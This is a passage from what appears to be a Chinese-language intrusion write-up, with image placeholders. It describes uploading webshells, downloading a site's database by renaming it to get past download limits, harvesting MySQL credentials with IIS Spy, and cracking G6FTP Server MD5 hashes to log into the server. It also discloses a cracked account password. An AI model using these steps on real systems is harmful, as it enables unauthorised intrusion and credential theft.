


图10

2. 查看数据库等信息

如图11所示，通过浏览网站文件获取数据库的实际连接文件connection.asp，通过Webshell中的编辑来查看该文件内容，该数据库文件为bin.asp。




图11

3. 下载数据库

该系统中对文件下载做了限制，我先后对bin.asp文件复制重命名，命名为bin.mdb以及bin.bak均不能进行，下载后面将其命名为bin.rar才成功得以下载，如图12所示，将其下载到本地。




图12

4. 上传其他Webshell

ASP的Webshell权限相对较低，通过查看该服务器，发现该服务器支持asp、php、aspx以及pl。上传一个asp.net的马，上传后能够成功执行，如图13所示，可以执行命令，不过权限为"nt authority\network service"，直接提权比较困难。




图13

5. 继续获取其他信息

通过使用asp.net的Webshell中的IIS Spy功能，进一步获取其他网站的数据库连接信息，如图14所示，获取了MySQL数据库的一个用户和密码信息。




图14

6. G6FTP Server账户的妙用

在该服务器上装有G6FTP Server，搜索后发现有关G6FTP Server的利用工具较少，虽然有一个提权的方法，但实现起来比较繁琐，因此考虑在提权不成功的情况下再用。通过查看G6FTP Server的安装目录，发现其中有一个Remote.ini文件中包含了密码加密信息，而G6FTP Server账户采用MD5加密，如图15所示。




图15

将remote.ini文件中的两个MD5值放入破解工具MD5digger中进行查询，如图16所示，出来一个结果，Administrator所对应的账号密码未出来，而另外一个账号(lyndon)的密码是onlinedtm。碰巧的是，在用户信息中恰巧有lyndon这个用户。




图16

7. 成功登录服务器

使用刚才破解的账号和密码进行登录，如图17所示，成功登录服务器。后来听朋友说该服务器上安装有Shift后门，但测试了多次均未成功。


